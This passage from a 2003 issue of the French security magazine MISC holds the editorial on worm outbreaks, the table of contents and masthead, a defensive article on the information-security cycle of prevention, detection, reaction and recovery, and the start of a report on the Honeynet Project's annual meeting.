100% SÉCURITÉ INFORMATIQUE

France Metro : 7,45
Eur - 12,5 CHF - BEL, LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C - MAR : 7

Novembre - Décembre 2003

MISC 10

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

VPN

Virtual Private Network

Créez votre réseau sécurisé sur Internet

Configurez IPSec pour
- Windows,
- Linux,
- Mac OS X
- et les BSD

- Naissance du French Honeynet Project : un coq dans les pots de miel
- Attaque sur les protocoles RSA



L'avez-vous vu passer ?

Outre la canicule éprouvante pour nos organismes et nos machines, le petit univers de la sécurité a été marqué depuis cet été par des évènements que personne ou presque n'a pu rater : de graves failles à répétition dans le service RPC de plusieurs versions de Microsoft Windows, ou la succession des vers comme Blaster, Sobig et autres Swen qui saturent (toujours) les réseaux et dont l'efficacité est redoutable. Et encore, heureusement qu'ils ne contiennent pas de charge utile réellement destructrice, à défaut d'être déjà suffisamment néfastes. Enfin, idéalement, les éditeurs d'anti-virus et de logiciels veillent pour nous : les correctifs sont prêts le plus rapidement possible pour contrer ces menaces.

Mais même si je ne doute pas un seul instant de la célérité de ces éditeurs pour mettre à disposition ces patches, sous réserve qu'ils fonctionnent (ce qui n'est pas toujours la cas, voir la faille RPC mentionnée ci-dessus), je me pose la question de savoir si cette célérité est suffisante ?

Manifestement non puisque tant de systèmes ont été compromis. Alors quelles sont les solutions ?

Laisser les éditeurs prendre le contrôle des machines ? Ils se chargeraient alors eux-mêmes de provoquer le téléchargement du correctif dès sa mise à disposition (et ne feraient bien sûr que cela). Malgré le discours rassurant que nous servent certains éditeurs de logiciels (voire le plus gros), cela ne sera jamais la solution vu la vitesse de propagation des codes malveillants évoqués : ils sont toujours plus rapides que le patch. Et puis, le téléchargement automatique des patches suppose l'utilisation d'Internet. Toutefois, je rappellerai à ces messieurs que tous les réseaux ne sont pas reliés à Internet ... et pourtant le risque existe aussi sur ceux-là.

Imposer aux fournisseurs d'accès de filtrer le trafic ? Certains le font et d'autres s'y refusent. Le principal problème rencontré ici est d'ordre juridique : de quel droit une entité peut-elle fouiller, examiner, scruter le contenu des paquets (mails ou autre) qui me sont destinés ? Mais quelle que soit la réponse, la mise en place du filtre nécessite toujours du temps, plus que n'en a besoin le code malveillant pour se propager.

Former les utilisateurs pour qu'ils prennent conscience des risques qu'ils courent et qu'ils font courir ? Je sais, je suis idéaliste. Et pourtant c'est la solution que je préfère. Mais bon, on sait ô combien cela ne fonctionne pas. En fait, les logiciels vont même de plus en plus à l'encontre de cette idée, à l'encontre de la responsabilisation : un utilisateur doit utiliser un logiciel et rien d'autre, c'est-à-dire ne pas faire plus de trois clics pour le paramétrer. Et alors, comme par magie, le logiciel fait ce qu'il faut, presque tout seul (à trois clics près). L'objectif des éditeurs est de simplifier de plus en plus, à l'excès oserais-je dire, leurs produits. Au détriment de la sécurité ? Pas toujours !

Malheureusement, la solution n'est pas si simple à trouver ...

Autre question que nous sommes en droit de nous poser : pourquoi ces phénomènes prennent une telle ampleur ? Je vous recommande la lecture de *CyberInsecurity: the cost of Monopoly - how the dominance of Microsoft's products poses a risk to security ?*. Si les auteurs s'en prennent particulièrement à la société de Redmond, d'autres, comme Cisco, se trouvant dans une situation similaire, devraient se sentir visées. Rappelez-vous la notion de « défense en profondeur », de la nécessité de disposer d'un parc informatique hétérogène pour diminuer les risques, un *remake* plus moderne de « on ne doit pas mettre tous ses oeufs dans le même panier ».

Ce document est parfaitement abordable pour tout le monde, et sa lecture par quelques décideurs et autres acheteurs ne serait pas un luxe.

Alors bonne lecture,

Frédéric Raynal

[1] CyberInsecurity: the cost of Monopoly
D. Geer, R. Bace, P. Gutmann, P. Metzger, C.P. Pfleeger,
J.S. Quaterman, B. Schneier
http://www.ccianet.org/papers/cyberinsecurity.pdf



TEMOIGNAGE

LE CERCLE DE LA SÉCURITÉ DU SYSTÈME D'INFORMATION ; p 6 à 11



CHAMP LIBRE

ÉVOLUTIONS DU HONEYNET PROJECT ; p 12 à 14



CRYPTO

ÉCHANGE DE CLÉ SELON DIFFIE-HELLMAN ; p 17 à 19



PROGRAMMATION

CHEVAL DE TROIE FURTIF SOUS WINDOWS : MÉCANISME D'INJECTION DE CODE ; p 50 à 54



SYSTEME

LES COMPROMIS TEMPS-MÉMOIRE OU COMMENT CRACKER UN MOT DE PASSE WINDOWS EN 5 SECONDES ; p 56 à 61



FICHES TECHNIQUES

CONFIGURATION DE IPSEC SUR UN SERVEUR WINDOWS 2000 ; p 62 à 65

IPSEC ET LINUX ; p 66 à 70

BSD ET MAC OS X ; p 71 à 75



SCIENCE

ATTAQUES DE PROTOCOLES RSA ; p 76 à 80

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Philippe Bouvier
Nicolas Fischbach
Laurent Oudot
Renaud Bidou
VG
Frédéric Combeau
Philippe Biondi
Arnaud Guignard
Victor Vuillard
Eric Detoisien
Eyal Dotan
Claude Hochreutiner
Luca Wullschleger
Philippe Oechslin
Nicolas Ruff
Patrick Chambet
Robert Erra
Denis Bodor
Frédéric Raynal



★ Bulletin d'abonnement ; p 15
★ Commandez les anciens numéros de Misc et hors-série de Linux Magazine ! p 16
★ Offre spéciale : PACKS Linux Magazine ; p 49

DOSSIER

VPN (Virtual Private Network) : Créez votre réseau sécurisé sur Internet

■ INTRODUCTION AUX VPN ; p 20 à 26
■ SÉCURISATION DES COMMUNICATIONS WIFI AVEC IPSEC ; p 27 à 33
■ INFRASTRUCTURE COMBINANT CONCENTRATEUR VPN IPSEC, "DIAL-IN" L2TP ET AUTHENTIFICATION FORTE ; p 34 à 38
■ TUNNEL ET VPN LÉGERS ; p 39 à 48

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique : Katia Paquet
Impression : LeykamDruck Graz
Secrétaire de rédaction : Carole Durocher
Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont donnés à titre d'information, sans aucun but publicitaire.

Dépôt légal : 2 e Trimestre 2001
N° ISSN : 1631-9030
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in Austria
Imprimé en Autriche

Le Cercle de la Sécurité du Système d'Information

Au vu du nombre phénoménal de solutions conseillées dans le domaine de la sécurité, les entreprises ont de plus en plus de mal à discerner dans quelles mesures il est judicieux d'investir pour sécuriser leur Système d'Information (SI). Les mesures de sécurisation qui ont été mises en œuvre dans leur SI sont-elles cohérentes ? Quelles sont les étapes de sécurisation suivantes ? Comment mieux se prémunir contre une activité malveillante ? Comment mieux détecter une attaque ? Comment réagir correctement lors d'une attaque ? Comment faire pour remettre en fonctionnement normal le SI suite à un sinistre ?

Afin d'apporter des réponses simples et adaptées au contexte de l'entreprise, il est recommandé d'adopter une démarche rigoureuse. Nous pouvons répondre à ces questions en développant un modèle appelé le "cercle de la sécurité du SI", qui permet d'aider les entreprises à discerner parmi toutes les mesures de sécurité qui existent, celles qu'elles doivent successivement mettre en place en fonction des risques qu'elles souhaitent couvrir pour protéger de manière efficace et efficiente leur SI, et plus largement leur patrimoine informationnel. Ce modèle est classique dans le monde de la sécurité et de la sûreté ; dans cet article ce modèle est orienté sécurité du Système d'Information.

Le cercle de la sécurité du SI est construit autour de quatre phases :

- La Prévention : l'ensemble des mesures à mettre en place par l'entreprise pour limiter la probabilité qu'un incident* de sécurité ne se produise.
- La Détection : l'ensemble des mesures à mettre en place pour détecter un incident.
- La Réaction : l'ensemble des mesures à suivre lorsqu'un incident est survenu, visant à minimiser son impact.
- La Reprise : l'ensemble des mesures à prendre pour remettre le SI dans l'état normal de fonctionnement avant que l'incident ne se produise.

On constate généralement que les mesures de prévention sont plus nombreuses que les mesures de réaction ou de reprise. De plus, un bon niveau de prévention permet de limiter les efforts de détection, de réaction et de reprise. En ce qui concerne le coût des conséquences d'un incident, il sera d'autant plus faible que l'incident est rapidement maîtrisé. Il est donc recommandé de mettre en œuvre tous les moyens raisonnables afin d'éviter que les mesures de reprises soient utilisées.

Il est également important de noter que les frontières entre ces quatre domaines ne sont pas aussi figées que dans cet article.

* **"incident"** : dans ce contexte, un incident est un événement qui porte atteinte à la sécurité d'une partie du SI en termes de disponibilité, de traçabilité, d'intégrité ou de confidentialité. Un incident peut être le résultat d'une action intentionnelle ou non intentionnelle : activité malveillante, action non autorisée, erreur humaine ou matérielle, sinistre, dégât physique, etc. De manière générale, un incident est une violation de la politique de sécurité de l'entreprise.

Cercle de la Sécurité du SI

Le dilemme reste toujours le même : doit-on attendre qu'un incident se produise pour mettre en œuvre une mesure corrective ? Doit-on se prémunir contre un incident qui n'arrivera peut-être jamais ?

Les mesures de prévention n'empêchent effectivement pas un incident ou un sinistre de se produire, cependant elles permettent de préparer un terrain de défense.

Prévention

• voir tableau 1 •

- Analyser les risques
- Classifier les données
- Formaliser des politiques de sécurité
- Etablir un schéma directeur
- Dissuader
- Sensibiliser le personnel
- Définir des normes et des standards à respecter
- Former le personnel
- Faire réaliser des audits
- Réaliser une veille en sécurité
- Sécuriser les infrastructures (réseaux, locaux)
- Définir des indicateurs de sécurité

Mais comment être sûr qu'aucun incident n'est jamais survenu tout en passant inaperçu, de même qu'aucune menace ne pourra se concrétiser dans les semaines et les mois à venir ? Pour renforcer le niveau de défense du SI, la détection d'une activité malveillante est indispensable. De nombreuses entreprises affirment ne jamais avoir été attaquées, mais possèdent-elles des outils de détection des attaques ? La réponse est effectivement négative ! Le SI des entreprises est en permanence sollicité, voire attaqué, pas uniquement sur le lien de raccordement à Internet. Il existe de nombreuses actions, plutôt techniques, qui peuvent être mises en place pour faciliter la détection d'une activité non autorisée.

Reprise

• voir tableau 4 •

- Revoir les mesures de sécurité
- Exécuter le plan de secours
- Utiliser des moyens de restauration des données

A ce stade, l'activité malveillante (ou le sinistre) est maîtrisée et terminée. L'entreprise doit soigner les blessures de son SI en mettant en œuvre des mesures correctrices afin de faciliter la reprise normale de son activité. Elle doit entre autres s'assurer qu'un tel incident ou sinistre ne peut se reproduire.

Détection

• voir tableau 2 •

- Installer des outils de traçabilité
- Corréler les enregistrements
- Surveiller ou téléadministrer 24/7
- Mettre en place des systèmes de détection d'intrusion

La détection d'une attaque est une information importante : rappelons que de nombreuses entreprises ne savent pas qu'elles sont attaquées ! L'entreprise doit ensuite réagir de manière cohérente et ordonnée. Elle ne doit pas succomber à la panique. Une décision peut en effet être de couper brutalement une communication réseau. Une autre décision peut être d'observer plus précisément ce qui se passe afin de comprendre si une attaque de plus grande envergure n'est pas en cours (dans le cadre de fraude financière ou de vol d'information par exemple).

Réaction

• voir tableau 3 •

- Filtrer les flux de communications suspectes
- Analyser les alertes
- Analyser les incidents
- Analyser les fichiers des enregistrements (logs) des accès
- Déclencher une cellule de réponse aux incidents

Tableau 1

Exemples de mesures qui permettent de renforcer le niveau de prévention

Réaliser une analyse de risques

La qualification et la quantification du niveau d'exposition du SI face à des menaces potentielles ainsi que l'analyse de leurs impacts sur la continuité de l'entreprise, permet d'obtenir une meilleure connaissance des risques auxquels est exposé le SI et donc de proposer des mesures de sécurité adaptées et efficientes.

Classifier les données

Certaines informations de l'entreprise sont confidentielles, c'est-à-dire connues uniquement de certaines personnes ; d'autres sont accessibles uniquement en interne à l'entreprise et d'autres sont publiques. Cette classification peut s'étendre au niveau des besoins d'intégrité et de disponibilité des données. La classification des données permet d'affiner les mesures de sécurité qui seront mises en place.

Formaliser des politiques de sécurité

Suite à une analyse de risques, la direction définit les objectifs stratégiques de sécurité. Ces derniers sont ensuite déclinés en une politique de sécurité ayant un niveau organisationnel et un niveau technique. Le niveau organisationnel définit les structures, les procédures, les normes et les règles à appliquer. Parmi ces règles, citons les règles de bonnes pratiques que les utilisateurs du SI doivent respecter. Le niveau technique décrit les dispositifs techniques de prévention, de détection, de réaction et de reprise à mettre en œuvre. Il existe souvent une politique de sécurité générale (qui s'applique à tous les éléments et utilisateurs du SI), et d'autres politiques de sécurité spécifiques à certaines zones ou certaines applications du SI (messagerie électronique, accès distants, réseaux sans fil, centre de serveurs, etc.).

Etablir un schéma directeur de sécurité

La mise en place de la politique de sécurité peut être étalée sur une à plusieurs années. Un plan d'action chiffré et organisé chronologiquement décrit les étapes de cette mise en place qui constituent le schéma directeur de sécurité.

Dissuader les éventuelles tentatives

Afin d'éviter qu'un simple jeu ou test ne devienne un incident de sécurité, il est préférable de mettre en œuvre des mesures de dissuasion qui rappellent les limites à ne pas dépasser et les conséquences. Ces mesures peuvent être de type informationnel (cf articles du code pénal 441, 323, 322, 314, 311, 226, 152, etc.) ou de type physique (périmètre de sécurité avec gardes, installation d'un contrôle d'accès physique avec badges et caméras, etc.).

Sensibiliser le personnel

Il est important que l'ensemble des employés de l'entreprise, y compris et surtout ses dirigeants, comprenne et adhère à la politique de sécurité générale. Pour cela, la Direction doit mettre en place un processus de sensibilisation du personnel aux mesures de sécurité à respecter.

Définir des règles, normes et standards techniques à respecter

La mise en œuvre des mesures de sécurité inclut le respect de certaines règles à respecter lors de l'installation, le paramétrage et l'exploitation des éléments constituant le SI. Ces règles doivent reposer sur des normes et des standards techniques qui sont à respecter par le personnel technique en charge des éléments du SI, comme par exemple lors de la configuration d'un serveur, d'un poste d'utilisateur nomade, de la gestion des identités, etc.

Sécuriser les architectures réseaux

Lorsqu'une personne malveillante a pour objectif de s'introduire dans un SI, la première étape dans sa démarche est de visiter l'environnement réseau pour en cartographier la topologie. Afin de limiter cette découverte, le premier principe de base de la sécurité est de limiter l'identification en cloisonnant les réseaux de l'entreprise. Ce cloisonnement est effectué par des éléments réseaux de type routeur ou garde-barrière. De manière générale, ces éléments doivent être paramétrés par défaut avec la règle "tout ce qui n'est pas autorisé est interdit". De plus, les filtres à installer sur les éléments de cloisonnement doivent suivre une politique de contrôle d'accès basée sur le principe que seuls les utilisateurs autorisés ont le droit de traverser ces filtres. Dans la construction d'une architecture sécurisée, il existe d'autres principes à respecter, notamment celui de ne pas installer sur une même machine physique des services différents. En effet, si l'un de ces services venait à dysfonctionner, un autre pourrait alors être perturbé.

Faire réaliser des audits techniques et organisationnels

Afin de s'assurer que la politique de sécurité est correctement mise en place, il est recommandé de procéder à certains contrôles. Les audits techniques permettent de vérifier que la configuration des serveurs, des applications et du réseau est conforme aux attentes de l'entreprise, mais aussi avec les bonnes pratiques conseillées par les spécialistes. Les audits fonctionnels permettent de s'assurer que l'organisation mise en place, le niveau de formalisation, les étapes de contrôle, etc. sont suffisants pour assurer le niveau de sécurité attendu par l'entreprise. Il est recommandé que ces audits soient menés par des sociétés externes afin d'assurer l'indépendance et l'intégrité des résultats d'audit.

Exécuter des tests de vulnérabilité et d'intrusion

Si les audits sont un moyen de contrôle, les tests de vulnérabilité et d'intrusion permettent de placer le SI dans un environnement de simulation d'attaques.

Les tests de vulnérabilités sont des tests qui se limitent à la recherche de vulnérabilités présentes dans le SI. Les vulnérabilités identifiées représentent un risque potentiel de violation de la sécurité du SI. La réalisation de ces tests est rapide (quelques heures). De manière pratique, ces tests sont réalisés par des outils automatiques. Note : une vulnérabilité est dite potentielle, lorsque cette vulnérabilité est présente mais qu'aucun programme ne permet (à la date du test de vulnérabilité) d'exploiter cette vulnérabilité.

Les tests d'intrusion complètent les résultats des tests de vulnérabilités car ils exploitent les vulnérabilités identifiées. La réalisation de ces tests peut prendre plusieurs jours, voire plusieurs semaines. L'idée est de simuler l'activité d'une personne malveillante qui souhaiterait s'introduire dans le SI pour porter atteinte à l'intégrité, à la disponibilité ou à la confidentialité des données. Si l'intrusion est prouvée, les résultats des tests sont incontestables : le risque d'intrusion est bien réel. Les tests d'intrusion sont un moyen très efficace pour sensibiliser une Direction aux risques de malveillance car ils en apportent la faisabilité.

Réaliser une veille en sécurité

Les administrateurs ont souvent une activité prenante qui laisse peu de temps à une veille quotidienne qui est cependant indispensable. Dans une première étape, il est nécessaire de faire l'inventaire des systèmes d'exploitation et des applications installées dans le SI. Dans une seconde étape, les administrateurs doivent rechercher sur chaque site des éditeurs si un avis d'alerte de sécurité les concerne. Cette recherche doit être quotidienne : en effet, chaque jour, en moyenne cinq à sept vulnérabilités sont découvertes sur Internet ! Si l'une de ces vulnérabilités concerne l'un des éléments du SI, une personne malveillante pourrait potentiellement l'exploiter et porter atteinte à la sécurité de l'ensemble du SI.

Sécuriser le développement des applications

Les développeurs d'applications n'ont pas tous suivi des formations en programmation de codes sources sécurisés. Certaines techniques de programmation, l'absence de rigueur dans le codage des applications ainsi que dans le recettage, etc. génèrent des vulnérabilités pouvant être exploitées par des personnes malveillantes averties. Ce type de vulnérabilités est assez subtil dans les applications et n'est pas systématiquement identifié lors des tests de vulnérabilités.

Définir une politique de maintenance de la sécurité

Au cours du temps, les besoins en termes de développement économique de l'entreprise évoluent et les risques changent. Il est recommandé de revoir de manière régulière la pertinence des politiques de sécurité, mais aussi de surveiller que les moyens mis en place pour sécuriser le SI sont en adéquation avec le niveau des risques potentiels observés.

Sécuriser les processus métiers

L'analyse des protocoles d'échange d'information au niveau technique mais aussi organisationnel permet d'identifier des vulnérabilités pouvant être exploitées pour porter atteinte à la sécurité de l'application métier. Ces vulnérabilités peuvent être au niveau technique, comme par exemple au sein de l'application, des interfaces de communication ou des protocoles d'échange d'information. Ces vulnérabilités peuvent aussi être présentes dans les processus de traitement des informations par le personnel en charge du service, comme par exemple ne pas s'assurer de l'authenticité de l'identité de l'utilisateur qui fait une requête (par téléphone ou par messagerie électronique) ou l'absence de procédures formalisées décrivant différents scénarii pouvant se produire au sein de l'application, etc.

Former les administrateurs systèmes aux techniques de sécurisation

Suivant le niveau de qualification technique des administrateurs, certaines fonctions impliquent une connaissance approfondie en sécurité et notamment dans le paramétrage sécurisé des serveurs, des applications et du réseau. Les techniques évoluent, des éléments nouveaux sont rajoutés dans le SI, c'est pourquoi ces formations spécialisées doivent être récurrentes.

Définir des indicateurs de sécurité

La surveillance du niveau de sécurité du SI est réalisable grâce à l'analyse régulière d'indicateurs de sécurité. Ces indicateurs de sécurité remontent des valeurs (qualitatives et quantitatives) qui sont agrégées dans un tableau de bord. La synthèse de ce tableau permet de fournir à la Direction une mesure sur le niveau de sécurité global du SI et offre une vue globale du risque résiduel. Le plus souvent, ces indicateurs sont définis à partir des différentes politiques de sécurité.

Définir et tester une stratégie de continuité d'activité

Même si le pire est redouté, il est souvent à venir ; de ce fait, l'entreprise doit mettre en œuvre une stratégie qui lui permette d'une part de s'assurer que si un incident important venait à porter atteinte à la continuité de son activité elle possède un plan de continuité (pour reprendre d'une manière ou d'une autre une activité acceptable), et d'autre part de s'assurer qu'après un sinistre la reprise d'activité (formalisée dans un plan de reprise) soit entièrement possible (activité identique à celle avant le sinistre). L'entreprise doit aussi formaliser des plans de secours précisant la manière dont chaque système doit individuellement être traité en cas de sinistre. Ces plans doivent être testés avant que le sinistre n'arrive afin de ne pas aggraver la situation.

TEMOIGNAGE

Tableau 2 — *Exemples de mesures de détection*

Corréler les enregistrements

La genèse d'une attaque est parfois difficile à reconstituer. En effet, le début d'une attaque consiste souvent pour l'attaquant à découvrir le réseau qu'il souhaite attaquer et identifier des cibles potentielles vulnérables. Lorsque l'attaquant souhaite rester discret, le type d'attaque utilisé est appelé "attaque furtive" : techniquement, ces attaques consistent à émettre des paquets réseaux de faible taille, à destination de plusieurs cibles et de manière espacée dans le temps (par exemple, un paquet par heure). La manière de détecter ce type d'attaque est de corréler l'ensemble des événements qui sont survenus dans le réseau et d'identifier s'il existe un lien entre elles : par exemple, une même adresse réseau est utilisée à destination de plusieurs serveurs, les connexions provenant d'une même adresse réseau sont de courtes durées, un serveur reçoit des requêtes sur des services non utilisés. La corrélation des fichiers d'enregistrements (logs) provenant de routeurs, de systèmes de détection d'intrusion, de systèmes de prévention d'intrusion, de gardes-barrières, de serveurs, etc. permet de mettre en évidence une activité malveillante. Afin de corréler correctement des événements provenant de plusieurs éléments du réseau, il est nécessaire que chacun de ces éléments soit synchronisé sur une même base de temps (utilisation d'un serveur de temps).

Mettre en place des systèmes de détection d'intrusion

Les journaux d'événements des serveurs ou des applications enregistrent l'activité telle qu'elle se passe sur l'élément en question (activité au niveau logiciel comme matériel). Cependant, lorsqu'une activité malveillante est en cours, aucune alarme spécifique ne remonte sur la console des administrateurs. Les systèmes de détection d'intrusion sont des systèmes qui permettent d'analyser en temps réel l'activité réseau (via des sondes réseau dédiées qui analysent l'activité réseau sur le segment du réseau sur lequel elles sont raccordées) ou l'activité du serveur (via des sondes installées sur le serveur et analysant uniquement ce qui se passe sur le serveur). Les systèmes de détection d'intrusion possèdent une base de données qui rassemble l'ensemble des signatures des attaques référencées sur Internet. Lorsqu'une attaque se produit, le système de détection émet une alerte à la console de surveillance.

Surveiller ou télé-administrer 24/7

Les administrateurs n'ont généralement pas le temps de réaliser une surveillance permanente de l'ensemble des remontées d'alertes qui existent sur le réseau. Dédier une équipe de surveillance 24h/24 et 7j/7, ou bien externaliser cette fonction vers des sociétés spécialisées permet de libérer du temps pour les administrateurs et d'être assuré qu'une surveillance active et permanente est effectuée. Dans des environnements critiques comme des architectures raccordées à Internet et qui hébergent des services de commerce électronique, une surveillance active 24x7 est fortement recommandée.

Installer des outils de tracage

La fonctionnalité d'audit des événements existe pour enregistrer l'activité qui est en cours sur un serveur ou sur un élément du réseau, mais elle n'est pas toujours activée par les administrateurs. En effet, le nombre important d'événements et l'absence de temps pour les analyser quotidiennement ne facilitent pas la tâche des administrateurs qui, en l'absence de procédures ou de recommandations du Responsable de la Sécurité du SI (RSSI), n'activent pas ces fonctionnalités de traçabilité. Il est recommandé d'analyser les différents paramètres qui peuvent être activés afin d'enregistrer uniquement les informations utiles à la recherche des incidents survenus ou en cours (notamment les tentatives de connexions échouées et autorisées). Un incident peut être détecté par de nombreux indicateurs provenant d'éléments du SI, comme par exemple des fichiers d'enregistrements journaliers des systèmes de détection d'intrusion (ou *network/host intrusion detection systems*), ou des gardes-barrières (ou *firewalls*), mais aussi des pots-de-miel (ou *honeypots*). Correctement paramétrés, ces éléments remontent des alertes lorsqu'une activité non autorisée est détectée. Un incident peut également être détecté par un administrateur. En effet, un administrateur peut remarquer l'activité suspecte courante d'un serveur (utilisation anormale de CPU ou de mémoire) ou de certains comptes utilisateurs, comme par exemple un espace disque au-dessus de la moyenne, une activité nocturne, l'usage d'outils comme des compilateurs, etc. Le service de support aux utilisateurs peut aussi être un bon moyen d'identifier un dysfonctionnement au travers de sa base de données des traitements.

Externaliser des services de sécurité

Compte tenu du coût d'acquisition ou de maintenance de certains services de sécurité ou bien du niveau de qualification nécessaire à leur administration, certaines fonctionnalités peuvent être externalisées chez des prestataires spécialisés. Nous pouvons trouver des services comme la surveillance de la sécurité d'une partie du SI, l'hébergement et la gestion du serveur racine d'une infrastructure à clé publique, la gestion d'un serveur de temps, la gestion d'un service d'authentification forte, etc.

Mettre en place des systèmes de contrôle d'intégrité

A partir de la classification des données, de leur inventaire et des politiques de sécurité, certaines données ont un besoin d'intégrité. Nous pouvons citer par exemple les fichiers de configuration des serveurs, les données des sites Web publics, la comptabilité, etc. Afin d'éviter qu'une personne malveillante ou distraite ne modifie ces données, un système de contrôle d'intégrité permet de s'assurer que les données n'ont pas été modifiées sans autorisation.

Tableau 3 — *Exemples de mesures de réaction*

Filtrer les communications suspectes

Les effets d'une attaque peuvent être automatiquement stoppés si la communication est interrompue entre l'attaquant et la cible. Pour couper une communication, il suffit de la filtrer en rajoutant dans un des éléments du réseau une nouvelle règle de filtrage. Dans une attaque complexe, d'autres canaux de communication existent peut-être encore (canaux cachés ou *backdoors*).

Analyser les alertes

L'analyse des remontées d'alertes doit être réalisée par des spécialistes capables d'extrapoler des informations remontées par la console de surveillance. Notamment, ils doivent vérifier si les alertes sont de réelles attaques ou non, et à quelle phase de l'attaque la personne malveillante se trouve.

Analyser les incidents

Un incident peut être la corrélation de différents incidents de moindre gravité sur le SI. Une personne malveillante avertie souhaite être très discrète, ce qui rend généralement la recherche de preuves complexe. Le type de technique utilisé donne des informations importantes sur le niveau d'expertise de l'attaquant, et donc sur sa motivation et ses objectifs.

Analyser les fichiers des enregistrements (logs) des accès

Dans le cadre de l'analyse d'un incident, il est recommandé d'inclure dans le périmètre de recherche de preuves l'analyse des fichiers des enregistrements afin de comprendre la totalité du scénario de l'attaque. L'assurance de l'intégrité des fichiers des enregistrements est fondamentale.

Réunir une cellule de crise

Lorsqu'un incident de type vol d'information, destruction d'information, perturbation de service, atteinte à la confidentialité ou à l'intégrité de données, etc. affecte un SI, l'urgence peut parfois engendrer plus de problèmes que de solutions. Des preuves techniques peuvent être effacées, la personne malveillante peut apprendre que ses actions ont été détectées puis décider de causer une destruction massive, des actions contraires à la loi peuvent être malencontreusement prises par l'entreprise comme une atteinte à la vie privée de l'attaquant, etc. Afin de ne pas céder trop vite à la panique et à l'envie d'agir vite, il est primordial de suivre une méthodologie de réponse aux incidents. Cette méthodologie doit prendre en compte la préparation du SI afin de pouvoir répondre à un incident, une procédure pour permettre l'identification d'un incident, les réponses à apporter, la recherche de preuves techniques, et la reconstitution du SI. L'organisation de l'analyse des incidents est le rôle de la cellule de crise, appelée aussi cellule de réponse aux incidents ("*incident response team*").

Tableau 4 — *Exemples de mesures de reprise*

Revoir les mesures de sécurité

Les mesures de sécurité mises en œuvre dans les précédents domaines n'ont pas été efficaces ! C'est pourquoi, à ce stade de l'incident, il est recommandé de revoir et compléter les différentes mesures de sécurité existantes.

Exécuter le plan de secours

Un plan de secours a pour objectif d'identifier et de documenter l'ensemble des dispositions organisationnelles et techniques assurant la continuité de l'activité (formalisée dans les Plans de Continuité d'Activité Informatique et Utilisateur), conduisant à la reprise de l'activité (formalisée dans les Plans de Reprise d'Activité informatique et utilisateur), puis au retour au mode nominal.

Utiliser des moyens de restauration des données

La sauvegarde des données est le moyen le plus courant et le plus fiable pour retrouver une donnée disparue ou non intègre. Il faudra simplement s'assurer que la donnée sauvegardée n'est pas aussi une donnée corrompue lors de l'incident. Dans ce cas, il faudra rechercher au sein des archives (sauvegardes anciennes) des données jugés intègres.

Le cercle de la sécurité du SI permet aux entreprises de connaître quelles mesures peuvent être mises en place en fonction des risques qu'elles souhaitent couvrir. Ces mesures seront de type préventif ou curatif suivant la stratégie de la Direction. Entre une sécurité "absolue" et l'absence de sécurité, il existe de nombreuses solutions qui permettent de réduire de manière significative le niveau de risque global sans nécessairement investir tout le budget informatique dans la sécurité.

L'art du management de la sécurité est de trouver les mesures de sécurité les mieux adaptées aux intérêts économiques et stratégiques de l'entreprise.

Philippe Bouvier

Directeur de Missions

philippe.bouvier@thales-securesolutions.com

Thales Security Systems

Evolutions du Honeynet Project

Le "Honeynet Project" consiste en un rassemblement des acteurs du monde des pots de miel ou honeypots (leurres informatiques). La réunion annuelle du projet s'est déroulée durant une semaine en septembre à Chicago sous la coupe de Lance Spitzner, le leader du projet. Voici donc les nouvelles orientations données au projet pour continuer à piéger un maximum de pirates et les évolutions futures attendues.



A PROPOS DU PROJET

MISC 8, spécialement dédié aux *honeypots*, a été l'occasion de vous présenter le fameux "Honeynet Project". Ce projet regroupe de nombreux passionnés de la sécurité informatique de par le monde, ayant pour objectif la découverte des outils, des tactiques et des motivations de la communauté des pirates et autres criminels informatiques, ainsi que la mise en commun des leçons tirées des différentes expériences. Cette volonté s'appuie donc sur les leurres informatiques ou pots de miel, dans lesquels certaines personnes malveillantes se font attraper et complètement surveiller à leur insu (ce qui pose certaines questions d'un point de vue légal). Le projet est constitué d'une association américaine comparable à celle de la loi 1901 française et sponsorisée par certains services étatiques et entreprises grâce à la réalisation d'études et d'outils. L'Alliance Honeynet regroupe différentes équipes dans le monde, qui contribuent à la création de pots de miel, en maintiennent, et partagent leurs expériences dans ce domaine (résultats d'intrusions, outils découverts, provenance des attaquants, méthodes utilisées, etc.). C'est une vraie communauté internationale de chercheurs dans ce domaine, avec la participation de nombreux pays. Lors de ce *annual meeting* du projet Honeynet, on pouvait ainsi rencontrer des responsables de *honeynets* venant de l'Inde, la Norvège, l'Italie, les Pays-Bas, la Grande-Bretagne, le Mexique, la Grèce, les Etats-Unis, etc.

LA RÉUNION ANNUELLE DU PROJET

Une cinquantaine d'acteurs actifs (industries, agences gouvernementales, universités, etc.) ont assisté aux réunions qui se sont déroulées sur près d'une semaine. On pouvait y rencontrer des personnes très connues du milieu de la sécurité, comme K2, Edward Balas (Sebek), Brian Caswell (règles Snort), Job de Haas (Solaris kernel hacker, qui devrait présenter certains travaux lors du prochain Hack In The Box **[HITB]**), Darren Reed (IPFilter), Dragos Ruiu (organisateur de CanSecWest), etc., la liste est longue (voir **http://www.honeynet.org/misc/members.html**). Les différents points abordés furent les suivants :

Honeywall CD-ROM

